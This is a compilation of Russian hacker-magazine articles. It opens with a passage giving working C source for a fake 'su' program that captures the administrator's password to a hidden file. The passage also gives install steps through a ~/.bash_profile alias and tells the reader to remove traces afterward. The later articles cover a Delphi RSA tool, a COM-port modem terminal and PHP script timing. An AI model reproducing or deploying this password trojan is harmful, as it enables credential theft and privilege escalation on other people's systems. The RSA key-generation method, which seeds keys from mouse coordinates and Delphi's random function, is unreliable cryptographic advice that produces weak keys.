Мне больше понравился второй путь, так как вероятность просмотра всех алиасов меньше, чем просмотр переменной $PATH, да и сделать один алиас легче, чем менять весь путь к бинарникам.

Итак, ниже следует код su.c, который ты можешь модифицировать, например, для отсылки на E-mail пароля суперпользователя, либо для своих нужд:

```
#define SORRY "Sorry"     /* Ответ su на неверный пароль. Вставить актуальный для системы ответ */
#define PFILE "tmp/.screen"   /* Файл, в котором будет находиться записанный пароль */
#define MYPATH "tmp/.screen_active"    /* Сам файл бинарника */
#include <signal.h>  /* Заюзаем обработку сигналов на случай, если админ оборвет выполнение по ctrl+c */
void sigexit(int no);   /* Объявим функцию перехвата сигнала */
int main() {
char pass[40];
char longs[100];   /* Объявим также переменные для пароля и командной строки для изготовления линки */
int filep;
signal(SIGINT, sigexit); /* Обработаем сигнал SIGINT */
printf("Password:"); /* Запросим пароль */
system("stty -echo"); /* Вырубим экранизацию символов, тем самым замаскировав бинарник под su стиль */
scanf("%s",pass);  /* Прочитаем строку с паролем */
system("stty echo"); /* Вернем экранизацию */
printf("\r\n");
filep=fopen(PFILE,"w");
fprintf(filep,"Pass is %s\n",pass); /* Запишем пароль в файл */
fclose(filep);
printf("%s\r\n",SORRY); /* Напишем отмазу, что пароль неверен :) */
strcpy(longs,"");
strcat(longs,"/bin/ln -sf /bin/su ");
strcat(longs,MYPATH); /* Создадим командную строку: /bin/ln -sf /bin/su MYPATH */
system(longs); /* И выполним ее */
exit(0); /* Выходим */
}
void sigexit(int no) {
system("stty echo"); /* Экстренно врубим экранизацию и тоже выходим :) */
printf("\r\n\r\n");
exit(0);
}
```

Если ты знаешь азы программирования в C, ты поймешь этот кусок кода без проблем. Если же не знаешь - смотри на подробный комментарий справа. Как ты, наверное, понял, этот код реализует алгоритм, описанный чуть выше. Сигнал SIGINT обрабатывается ради твоей же безопасности (если админу вдруг расхочется вводить пароль, он будет крайне удивлен отключенным echo'м на своем псевдотерминале).

```
su.c                 [----]  37 L:[  1+2
#define SORRY "Sorry"
#define PFILE "tmp/.screen"
#define MYPATH "tmp/.screen_active"
#include <signal.h>
void sigexit(int no);
int main() {
char pass[40];
char longs[100];
int filep;
signal(SIGINT, sigexit);
printf("Password:");
system("stty -echo");
scanf("%s",pass);
system("stty echo");
printf("\r\n");
filep=fopen(PFILE,"w");
fprintf(filep,"Pass is %s\n",pass);
fclose(filep);
printf("%s\r\n",SORRY);
strcpy(longs,"");
strcat(longs,"/bin/ln -sf /bin/su ");
strcat(longs,MYPATH);
1Help  2Save  3Mark  4Replac 5Copy
```

***редактируем su.c***

А теперь о правильной "инсталляции" этого творения на машине жертвы. Вначале скомпиль этот сишник в бинарник. Затем перенеси его в заранее объявленный для него путь (смотри код). Затем следует добавить алиас на вызов команды 'su', но не просто добавить, а сделать так, чтобы он добавлялся автоматически. Это можно легко реализовать, даже не имея рутовых прав, дописав bash-команду в ~/.bash_profile. Внимание! Обязательно убедись, что у пользователя в качестве шелла стоит именно bash, так как в противном случае профиль будет другим (~/.profile для sh и т.п.). Затем убедись, что пользователь может изменять значение константы PFILE (именно в этом файле будет храниться "заснифанный" пароль). Таким образом, для правильной установки тебе нужно выполнить следующую последовательность действий:

```
# gcc su.c -o su
# mkdir tmp
# mv su tmp/.screen
# echo 'alias su="/home/user/tmp/.screen"' >> .bash_profile
```

Необходимость в полном пути к твоему fake-su в команде alias обусловлена тем, что пользователь может уйти из своего домашнего каталога, а лишь потом суиднуться. В таком случае, при относительном пути, система бы поругалась на неверное местоположение файла tmp/.screen, что наверняка привлекло бы внимание жертвы. И когда на следующий день ты снова вошел бы на машину и почитал свои логи, тебя, возможно, ждал бы сюрприз. После этого не забудь замести следы, удалив алиас и все свои файлы. И если все прошло успешно, то поздравляю - одной жертвой стало больше :).

Внимание! Эта статья не заставляет тебя делать что-либо противозаконное, а только рассказывает о возможности той или иной ситуации. Весь вышеописанный материал ты можешь использовать только для того, чтобы защитить свою систему, но не для вторжения в чужую. И помни - старший брат следит за тобой ;).

**Чтобы таких шуток было меньше, а все системы были более или менее защищенными, рекомендую администраторам подписаться на рассылку по безопасности *nix, а также почаще проверять свою систему на руткиты и регулярно читать логи.**

Лозовский Александр (klouniz@mail.ru)

# Delphi для параноика: свой PGP за 5 минут

**Сегодня нас ждет поистине ][-кодинг, а именно написание собственной крипто-проги, умеющей шифровать текст по принципу открытого ключа. Если ты уже напуган размерами исходников PGP (которые лень читать даже пробитым юниксоидам), я тебя успокою. Дело в том, что добрые капиталисты из TSM inc написали для нас совершенно бесплатный компонент, реализующий функции RSA алгоритма, который, собственно, сейчас и является стандартом асимметричного шифрования. Так что за размер кода можешь не беспокоиться, он будет неприлично маленьким и вместе с тем полноценным. Т.е. наша с тобой прога будет уметь все, как и ее старшие братья. А именно - генерить ключи, шифровать и расшифровывать :).**

**Лозовский Александр (klouniz@mail.ru)**

## Вспомнить все


Прежде чем взяться за кодинг, нам придется припомнить пару теоретических моментов:
1) Шифрование информации производится при помощи public key, а расшифровка - private key. Первый может находиться у кого угодно (поскольку способен только шифровать), второй - только у того, кому пишут. Его надо беречь как девственность :). Длина ключа может быть 512, 1024 и 2048 бит. В нашем примере я буду использовать 1024-битный ключ, поскольку меньшая длина уже давно считается отстоем, а 2048 слишком долго вычисляется моим 566 целероном.
2) Математической основой алгоритма являются 2 больших простых числа - p и q. Они настолько большие, что разработчики компонента (который мы сегодня будем использовать) ввели тип BigNum. Подробнее я расскажу о нем ниже.
Следовательно, автоматическая генерация ключа для нас будет заключаться именно в нахождении p и q. Остальное компонент сделает сам. И это правильно. Как говорил мой преподаватель труда, "пусть работают механизмы". Правда, он еще считал, что ананасы растут на деревьях, но рабочему человеку это простительно.

## Реквизит

Срочно беги на http://www.crypto-central.com/software/freeware/RSA_free.zip (или на наш диск, который ближе) и качай компонент. Если при появлении надписи "download complete" твои руки (как это обычно происходит со мной) приходят в сильное возбуждение и запускают инсталляцию загруженного, то уйми их. Потому что этого мало, надо еще зайти на http://www.crypto-central.com/cgi-bin/freeform.exe. Там, после заполнения простенькой формы (размер лифчика и годовой доход там не спрашивают, достаточно электронного адреса, имени и источника, откуда ты о них узнал) тебе на e-mail сваливается индивидуальный код для инсталляции. Можно, правда, ничего не заполнять, потому что я уже это сделал до тебя и получил вот что: hjkDL9l3s0s[39s3fm3. Это код для бесплатной версии.
Ладно, теперь можно дать волю рукам и запустить инсталляцию - она сама найдет твой дельфи и положит в компоненты новую закладку - "crypto", содержащую компонент "RSA". Поэтому срочно кидай его на форму, и займемся программированием.


## Кодинг

Нам понадобится следующее: 2 Edit, 2 кнопки, 2 RadioButton (тоже лежит в закладке standard), 1 ProgressBar, 2 Memo или RichEdit - кому что нравится. Расположи их примерно так:



*Первозданная красота :)*

И давай названия, как здесь:



*Окончательный вид*

Совсем не обязательно делать такую здоровую кнопку "START", просто у меня развилась гигантомания, и я стараюсь делать так, чтобы в любую кнопку можно было попасть не целясь. Кстати, в будущем я не упущу возможности рассказать о какой-нибудь консольной программе, и тут уж тебе вообще не придется баловаться скринами :).

## Переменные

Давай объявим следующее переменные:

**pQ, pP: BigNum;**
**nado: boolean;**
**i, length: integer;**
**FromT, ToT: String;**

Тут pQ и pP - это p и q, о которых я говорил в начале, nado - определяет, надо ли создавать ключ, i и length - нужны для генерации ключа, FromT - исходная строка (для шифровки или расшифровки), ToT - конечный текст.

## Ключики

С переменными все ясно, давай разберемся с генерацией ключа. Дело в том, что p и q, о которых я говорю уже в третий раз :), в сущности представляют собой массивы из 32-битных чисел (следовательно, каждый элемент может принимать значение до $FFFFFFFF), а длина самого массива будет зависеть от длины ключа и определяться переменной length.

Поэтому все, что нам надо, это присвоить значение каждому элементу p и q, а затем вычислить ключи командой MakeKeyPair. Можно, конечно, присвоить просто случайные значения, используя генератор псевдослучайных чисел от дельфи, как нас и учили в школе :), но тут тебя может ждать облом. Числа, которые он выдает, очень предсказуемы, а потому делают наш ключ слишком уязвимым. Из-за этого, кстати, многие компоненты содержат свой генератор чисел, эффективность которых тоже вызывает сомнение :). Потому мы и пойдем путем PGP - будем использовать координаты мышки (в случайности которых сомневаться не приходится) - т.е. для генерации ключа мы попросим юзера покрутить мышкой, вызывая таким образом событие MouseMove, и будем использовать постоянно меняющиеся координаты как основу. Итак, начнем с соответствующей кнопки, которая называется "Сгенерировать ключ". Вот что представляет собой ее онклик:

```
nado:= true; I:=0;
length:= RSA1.GetPrecision;
Progressbar1.Min:=0;
Progressbar1.Max:=length-1;
```

Тут я засвидетельствую надобность и инициализируюсь, плюс расставлю минимальное и максимальное значения прогрессбара. Теперь самое интересное - создай для формы событие TForm1.FormMouseMove и выкжи в нем следующее:


### Листинг TForm1.FormMouseMove

```
procedure TForm1.FormMouseMove(Sender: TObject; Shift: TShiftState; X,
 Y: Integer);
begin
IF nado= true then //Поехали
 begin
 IF i= length-1 then //Да ведь мы все заполнили...
  begin
  RSA1.MakeKeyPair(pP, pQ); //Образуем ключ
  nado:= false; //И уже ничего не надо
  Edit1.Text:= RSA1.PrivateKey; //Отобразим найденное
  Edit2.Text:= RSA1.PublicKey;
  end else //Ах, не заполнили? Исправим
  begin
  pP.Contents[i]:= X*Y*random($FFFF); //Координаты умножаем на случайность
  pQ.Contents[i]:= X*Y*Y*random($FFFF);
  Progressbar1.Position:=i; //Увеличим прогресс :)
  inc(i); //Перейдем к следующему элементу, увеличим i
  end;
 end;
end;
```

Теперь уже там все предельно ясно, с каждым изменением координаты мы присваиваем очередному элементу массива случайное значение, в зависимости от координат мышки. Эту систему тебе предстоит круто усложнить, например, использовать не каждую координату, а каждую 15-ю. Случайным образом :).

## Шифруемся!

С этого момента можно отключать свои мозги от сети, они уже не понадобятся, т.к. все остальное компонент сделает сам. Нам останется только сказать ему, откуда брать ключи и что делать (шифровать или расшифровывать, что определяется RadioButton'ами). Да что тут говорить, посмотри сам на кнопку Start (она же пуск :)).



### Начнем работу с нажатия этой кнопки :)

```
procedure TForm1.BitBtn1Click(Sender: TObject);
begin
IF RadioButton1.Checked then //Надо шифровать?
 begin
 FromT:= Memo1.text; //Исходная строка
 RSA1.PublicKey:= Edit2.Text; //Ключ
 RSA1.EncryptString(FromT, ToT); //Зашифровали
 Memo2.text:= ToT; //Вывели конечный текст
 end else //Ах, не шифровать? Тогда наоборот :)
 begin
 RSA1.PrivateKey:= EDit1.Text;
 FromT:= memo2.Text;
 RSA1.DecryptString(FromT, ToT);
 MEmo1.Text:= ToT;
 end;
end;
```

Вот так. Объясняю дальше. Бери строчку из Memo1 и шифруй ее ключом из Edit2. И наоборот :). При таком упрощении юзеров на планете вообще скоро не останется - все ринутся кодить. Посмотри на результат шифрования:



*Кодинг комплит*

Заметил, что он намного больше оригинала? Это не глюк, а суровая реальность асимметричных алгоритмов. Размер шифрованного текста больше оригинала, причем зависит это от длины ключа.

## End Of The World

Ну все, с этого момента можешь считать, что свой PGP у тебя уже есть. Ключи его полностью совместимы с другими реализациями RSA алгоритма, а в исходник я еще включил функцию сохранения и загрузки открытого ключа из файла. Поэтому не забудь скачать его с www.cydsoft.com/vr-online или взять на диске. Да, еще глянь на директорию с компонентом, там есть хелп-файл и его неплохо бы почитать (правда, он на английском). Там понаписано много интересного, в том числе и про цифровую подпись (да, она тоже поддерживается RSA алгоритмом). Вещь это нужная, потому что без нее MS IE никогда бы не выдавал нечто вроде: "Подлинность The Super-Porno-Viewer удостоверена компанией Майкрософт. Всегда ли доверять компании Майкрософт?" :)

На этой торжественной ноте ваш непокорный спешит откланяться и сообщить, что на все вопросы (жалобы, предложения, тупой флейм, etc) он с удовольствием ответит по электронной почте :).

Николай «GorluM» Андреев (gorlum@real.xakep.ru)

# Входит и выходит....

## Работаем с COM-портом

**Давным-давно, во времена старого доброго DOS`а, работать с хардваром было гораздо проще. Взять, например, управление коммуникационными портами. Программы тогда использовали прерывания и общались с устройствами напрямую (это было настоящее раздолье вирмейкерам). С тех пор многое переменилось. На смену ДОСу пришли винды, а с ними и новые правила. Теперь программы, работающие в Windows, общаются с устройством не напрямую, а через специальные WinAPI функции. Вот эти сами WinAPI функции мы сегодня и будем изучать. Разберем работу с COM-портом, а в качестве примера напишем простенькую терминальную программу для модема с простым и красивым графическим интерфейсом.**

Николай "GorluM" Андреев (gorlum@real.xakep.ru)

### Работаем как с файлом

Сама система драйверов, да и виндов в целом, позволяет работать с коммуникационными портами (не только COM, но и LPT) как с обыкновенными файлами. То есть для этого будут использоваться те же функции, что и при работе с файлами. Вот как это реализуется. Для начала взаимодействия с портом необходимо получить его хэндл при помощи функции CreateFile. Причем параметры точно такие же, как и при работе с файлами, только в поле имени файла мы ставим имя порта - "COM1", "COM2" и т.п.:

```
HANDLE hCom =
CreateFile("COM1",GENERIC_READ|GENERIC_WRITE,0,0,OPEN_EXISTING,0,0);
```

Для других приложений драйвер порта получит статус "занятый", и в переменной hCom окажется HANDLE порта. Теперь мы можем работать с ним при помощи двух api-функций: ReadFile и WriteFile. Например, для того чтобы послать в порт строку buffer, необходимо сделать следующее:

```
WriteFile(hCom, buffer, strlen(buffer), &n, 0);
```

В первом параметре этой функции мы передаем хэндл порта, далее указатель на строку, объем посылаемых байт, затем указатель на переменную типа DWORD, в которую занесется количество посланных байт, и указатель на overlapped-буфер (он нам не нужен, поэтому просто передаем ноль).
А вот что необходимо сделать, чтобы прочитать из порта строку длиной в 6 символов:

```
ReadFile(hCom, &buffer, 6, &n, 0);
```

У этой функции есть один нюанс. При запуске она ждет появления заданного количества байт в порту. Если приходит меньше ожидаемого, то функция просто не вернет управления программе и будет дожидаться оставшихся байт. Чтобы убрать такие "зависания" из программы, мы можем сделать следующее: в цикле читать по одному байту из порта и тотчас же его выводить. Но в то же время у нас не получится одновременно писать в порт и считывать. А выход из сложившийся ситуации прост! Нам надо создать поток, то есть функцию, работающую параллельно с основной программой, в который мы и поместим наш цикл чтения. Для этого мы определим функцию и добавим в нее цикл:

```
DWORD _stdcall ReadThread(LPVOID param){
        // ... тут цикл чтения
}
```

А уже из мейновой функции запустим при помощи WinAPI наш поток:

```
HANDLE hThread = CreateThread(0, 0, ReadThread, (LPVOID)0, 0, 0);
```


И вроде бы все замечательно: в одном потоке у нас идет чтение и вывод, в другом (главном) - мы вводим данные и посылаем их в порт. Но тут кроется еще одна проблема. Нам нельзя одновременно читать и посылать данные! То есть в то время, пока из порта ничего не пришло, и ReadFile спокойно ждет своего байтика, мы не можем послать данные. Как же быть? Просто прежде чем отправить уже введенные данные, мы килланем поток. Убьем, пошлем, а затем снова создадим. И так каждый раз, когда захотим послать что-либо в порт. Убивать поток мы будем при помощи функции TerminateThread, в первом параметре которой передадим указатель на поток (hThread), а во втором - код завершения (0). Выглядит все это так:

```
// Убиваем нить чтения данных
TerminateThread(hThread,0);
// Отправляем текст
WriteFile(hCom, writebuffer, strlen(writebuffer), &n1, 0);
// Заново создаем поток
hThread = CreateThread(0, 0, ReadThread, (LPVOID)hwnd, 0, 0);
```

### Параметры порта

Читать и писать мы научились :). Теперь нам надо научиться менять параметры порта. Это можно сделать в device manager, зайдя в свойства устройства, а можно и из своей программы. Все параметры порта будут храниться в огромной структуре под названием DCB. Вот ее основные значения:

BaudRate - скорость порта. Может принимать значения CBR_9600, CBR_19200, CBR_38400 и т.д.
ByteSize - размер байта, варьируется от 4 до 8. Нам необходимо 8.
Parity - четность. Нам она не нужна, поэтому присваиваем defined-значение NOPARITY.
StopBits - стоповые биты, у нас - ONESTOPBIT.



*Лепим кнопки*

Для того чтобы отредактировать параметры, их надо сначала получить. Поэтому мы воспользуемся функцией GetCommState: в первом аргументе передается хэндл порта, а во втором - переменная типа структуры DCB. После выполнения функции структура будет заполнена текущими установками порта. Теперь мы можем смело редактировать любой из них. После редактирования параметров их, естественно, надо сохранить. Для этого создана функция SetCommState. Вот так выглядит код реконфигурации в нашей программе:

```
DCB dcb;
GetCommState(hCom, &dcb);
dcb.BaudRate = CBR_57600;
dcb.ByteSize = 8;
dcb.Parity = NOPARITY;
dcb.StopBits = ONESTOPBIT;
```

**SetCommState(hCom, &dcb);**

С работой портов разобрались. Теперь напишем графическую оболочку для нашей программы.

## Пишем GUI

В последнее время у многих начинающих программистов сложилось впечатление, что писать программы, использующие диалоги (окошки), без VCL или MFC очень сложно. А все из-за стереотипа, будто приходится прорисовать ручками каждую кнопочку. Но это совсем не так. Нужно просто использовать ресурсы. Например, при помощи того же Visual Studio мы создадим диалог, набросаем на него прямо как в Delphi или C++ Builder всяких кнопочек и других необходимых нам контролов, а затем создадим в нашей программе функцию обработки сообщений. Что ж, приступим.

Для того чтобы слепить желаемый диалог, надо загрузить наш проект в VS, перейти в закладку Resource View, а там кликнуть правой кнопкой мышки и выбрать Insert (или Add Resource для VS .NET). Тебе предложат разные типы ресурсов. Выбирай Dialog. Появится редактор, очень похожий на редактор форм в дельфях. Помести drug`n`drop'ом на диалог две кнопочки: одну - для открытия заданного порта, другую - для посылки данных, и три EditBox'а. Один - для ввода названия порта, один - для посылаемых данных и еще один (побольше) - для вывода читаемых данных. На последнем нужно кликнуть, выбрать свойства, а в свойствах включить для EditBox'а полосу прокрутки и multiline, т.к. данные будут выводиться построчно. У каждого помещенного тобой на диалог контрола будут свои идентификаторы. Запомни эти названия, с их помощью мы будем взаимодействовать с диалогом из программы. После сохранения в папке с проектом появится хидер resource.h, его мы включим в нашу программу:

**#include "resource.h"**

Чтобы получать данные из полей EditBox'a, мы воспользуемся функцией GetDlgItemText. В первом параметре ей надо передать дескриптор окна, во втором - идентификатор edit'a, в третьем - указатель на строковый буфер, в последнем - количество читаемых из поля символов. После запуска в буфере (под который перед использованием рекомендуется выделить память) окажется то, что было введено в поле с заданным идентификатором.

Теперь нам надо научиться обрабатывать события, выполняющиеся после нажатия на ту или иную кнопку. Для этого создадим функцию обработки сообщений. Она будет ловить сообщение окну-родителю WM_COMMAND. Функция описывается так:

**int Dlg_Proc(HWND hwnd, UINT wMsg, WPARAM wParam, LPARAM lParam);**


где hwnd - это дескриптор окна, которому пришло сообщение, wMsg - зарегистрированный номер сообщения (например, WM_COMMAND), а wParam и lParam - два параметра, находящихся в сообщении. Внутри функции мы будем сравнивать wMsg и WM_COMMAND. Если они будут равны, значит, на эту кнопку нажали. Идентификатор кнопки находится в нижнем "слове" правого параметра (LOWORD(wParam)). Для того чтобы создать событие нажатия этой кнопки, мы должны сравнить полученный идентификатор с имеющимся у нас, и если они равны - выполнить нужный нам код. Поскольку кнопок и принимаемых сообщений в программах обычно немало, принято производить сравнение в блоке switch.

Функцию обработки сообщений написали, осталось только вызвать из программы самую главную функцию, которая создаст при запуске окно из нашего ресурса и прикрутит к нему Dlg_Proc. Функция называется DialogBox и в программе запускается следующим образом:

**DialogBox(hinst, MAKEINTRESOURCE(IDD_DIALOG1), NULL, Dlg_Proc);**

IDD_DIALOG1 - идентификатор ресурса диалога, а Dlg_Proc - созданная нами функция для сообщений. Эту строку поставим в главный поток (WinMain), и вот, GUI для нашей терминальной программы полностью завершен. Собираем все вместе (см. листинг), и наша программа готова. Пора проверить ее в действии.

## Тестируем




*Общаемся через NULL-модем*

Первое, что пришло мне в голову, попробовать нашу программу в качестве чата, причем обычного null-модемного. Я взял com2com провод и соединил им выходы портов com1 и com2. После чего запустил две копии программы, одной открыв com1, а другой - com2. Вышло очень удачно: данные, посланные в один порт, успешно читались из другого. На этом я не остановился. Поскольку изначально мы писали терминальную программу для модема, то и протестируем ее на модеме. Это несложно, протокол общения с модемом такой:

**<команда>\r**
**\r<ответ>\r**

К тому же все данные передаются открытым текстом, без каких-либо сложных кодов и т.п. Первое, что я послал, было AT, модем вернул OK. Я попробовал пару строк инициализации, все прошли на ура. Потом вспомнил еще несколько интересных команд, например таких:

ATDPномер - звонит пульсом по номеру (T - тоновый набор)
ATI3 - выдает версию модема
ATI7 - выдает название модема
ATH0 - вешает трубку
ATH1 - снимает трубку и подключается к линии



*Общаемся с модемом*

Если захочешь узнать побольше команд, пороюся в документации своего модема. Но и это еще не все. Сейчас практически у всех есть мобильники, и у многих имеется комовский провод для синхронизации мобильного телефона с компьютером. Так вот, в каждом телефоне существует GSM-модем, а это очень интересная штука. Помимо обычных функций модема, он может отправлять SMS. Вот как это сделать при помощи нашей программы:

**AT+CMGS="+79033133373"**

Модем ответит. Затем ты введешь текст сообщения с символом '\x1A' на конце, а модем отправит эту мессагу на номер +79033133373.

## Break

Проект для Visual Studio .NET, полный исходный текст программы с подробными комментариям и уже скомпилированный exe'шник ты можешь взять на диске или скачать с сайта www.xakep.ru. Наверняка у написанной нами программы есть еще и другие применения. Так что экспериментируй, а если придумаешь что-нибудь оригинальное, то напиши мне об этом.

На этом все. Удачного компилирования.



### Листинг оконной процедуры

```
int _stdcall Dlg_Proc(HWND hwnd, UINT wMsg, WPARAM wParam, LPARAM
lParam)
{
 switch (wMsg){
 case WM_CLOSE:
  EndDialog(hwnd,1);
  break;
 case WM_COMMAND:
 switch (LOWORD(wParam)) {
 case IDC_BUTTON1:
  // Нажали на кнопку отправки данных
  // Выделяем память под буферы
  writebuffer = (char*)malloc((size_t)128);
  memset(writebuffer,0,128);
  // получаем текст из поля
  GetDlgItemText(hwnd,IDC_EDIT1,writebuffer,128);
  writebuffer[strlen(writebuffer)] = '\r';
  writebuffer[strlen(writebuffer)] = '\0';
  // отправляем
  TerminateThread(hThread,0);
  WriteFile(hCom, writebuffer,
  strlen(writebuffer),&n1,0);  // Отправляем текст
  // Заново создаем нить
  hThread = CreateThread(0, 0, ReadThread, (LPVOID)hwnd, 0, 0);
  break;
 case IDC_BUTTON2:
  // Нажали на кнопку открытия порта
  combuffer = (char*)malloc((size_t)16);
  memset(combuffer,0,16);
  // Получаем имя порта и открываем его
  GetDlgItemText(hwnd,IDC_EDIT2,combuffer,16);
  hCom = CreateFile(combuffer, GENERIC_READ | GENERIC_WRITE,
        0, 0, 3, 0, 0);
  hThread = CreateThread(0, 0, ReadThread, (LPVOID)hwnd, 0, 0);
  // настраиваем его
  GetCommState(hCom, &dcb);
  dcb.BaudRate = CBR_57600;
  dcb.ByteSize = 8;
  dcb.Parity = NOPARITY;
  dcb.StopBits = ONESTOPBIT;
  SetCommState(hCom, &dcb);
  break;
 }
 break;
 }
 return false;
}
```

Nikita Kislitsin (nikitoz@real.xakep.ru)
http://nikitos.inc.ru

# Bannerbank за 24 часа

**Знаешь, во что рано или поздно утыкается любой серьезный проект? В деньги. Энтузиазма на безвозмездную работу над сайтом уже не хватает, каждый месяц надо отдавать деньги за хостинг, а бросить все к ядреной матери мешает уже потраченное время и мысли, вроде: "Я что - идиот?! Потратил полгода жизни - и все для чего, для того, чтобы забить на проект и вспоминать с сожалением о недостигнутом успехе?". Нет уж, дорогой, с сайта надо зарабатывать деньги, подбадривая себя более оптимистичными размышлениями: "Вот допишу эту баннерную систему и буду деньги лопатой грести, куплю 250-литровую бочку Гиннеса, BMW Z3, виллу на Кипре, боевой вертолет и покажу америкосам, где раки зимуют!". Понеслась? :)**

Nikita Kislitsin (nikitoz@real.xakep.ru) http://nikitos.inc.ru

## Упор лежа

Не подумай ничего плохого - я не собираюсь рассказывать тебе в третий раз, как работать с базами данных :). Это мы уже умеем. В сегодняшнем материале я бы хотел осветить важный аспект веб-, да и, впрочем, любого программирования - производительность разработанных сценариев. Тут все, конечно же, неоднозначно и зависит от множества факторов - и от производительности сервера, и от установленной на нем системы, и от выполняемых операций, и от структуры самого алгоритма, и от параметров окружения сценария. Факторов много, на половину из них ты можешь повлиять лишь косвенно - доставая сисадмина бесконечным спамом в его mailbox, но оставшиеся 50% полностью висят на твоей совести. Чем чреваты сценарии с низкой производительностью, и как вообще определить скорость работы того или иного скрипта? Ну, скажем, если речь идет о сайте с посещаемостью 10 человек в сутки, то нет никакого смысла возиться с алгоритмами, выигрывая эти жалкие 10-30%. Однако же, если речь идет, например, о серьезном коммерческом проекте, результат отказа созданной системы повлечет за собой нечто ужасное. Выигранные 20% будут очень кстати - это уже секунды процессорного времени, мегабайты памяти, сотни пользователей, которым не было отказано в обслуживании, т.е. в итоге выигранные деньги. Особенно актуальна эта проблема в нашем сегодняшнем примере - баннеропоказной системе. Ведь если вдруг перестанут показываться баннеры партнеров и заказчиков, ничего хорошего ждать не придется. Кроме того, в подобных системах большая нагрузка не редкость, а реалии жизни. Конечно, интерпретируемый пхп не сможет сравниться по скорости, скажем, с компилируемым срр-приложением для вебсервера, но отказываться от прибавки в 10-30% было бы глупо.

Метод измерения производительности сценария прост. Вычисляется время, за которое программа выполнила некоторый блок кода. Например, прошла цикл, обработала sql-запрос или нашла нужный элемент в массиве. Это, конечно, не точный способ, ведь время обработки сценария зависит от внешней загрузки системы - величины динамической и никак не связанной с рассматриваемым приложением. Поэтому я буду рассматривать три измерения полученных значений, отличающиеся друг от друга не более чем на 15%, и принимать за результат их среднее арифметическое.

Замер времени выполнения программы я осуществляю при помощи следующей функции:

```
<?
function mt(){
    $ti=explode(" ",microtime());
    return ($ti[0] + $ti[1]);
    }
?>
```

Поясню. Функция microtime() возвращает строку, состоящую из двух чисел, разделенных пробелом. Последнее показывает количество секунд, прошедших с начала "эпохи", первое, соответственно, указывает на дробную часть этой величины. Разрезая по пробелу эту строку в массив и складывая величины, получаем действительное число, которое растет параллельно прошедшему времени.

Соответственно, вычисляя этот параметр до и после некоторого блока, получаем время, за которое интерпретатор его обработал. Тестирование производилось на сервере 2xPIII 533MHz, 768Mb ECC RAM, 2x45Gb ATA100 HDD под FreeBSD 4.7 с Apache 1.3.27 и PHP 4.3.

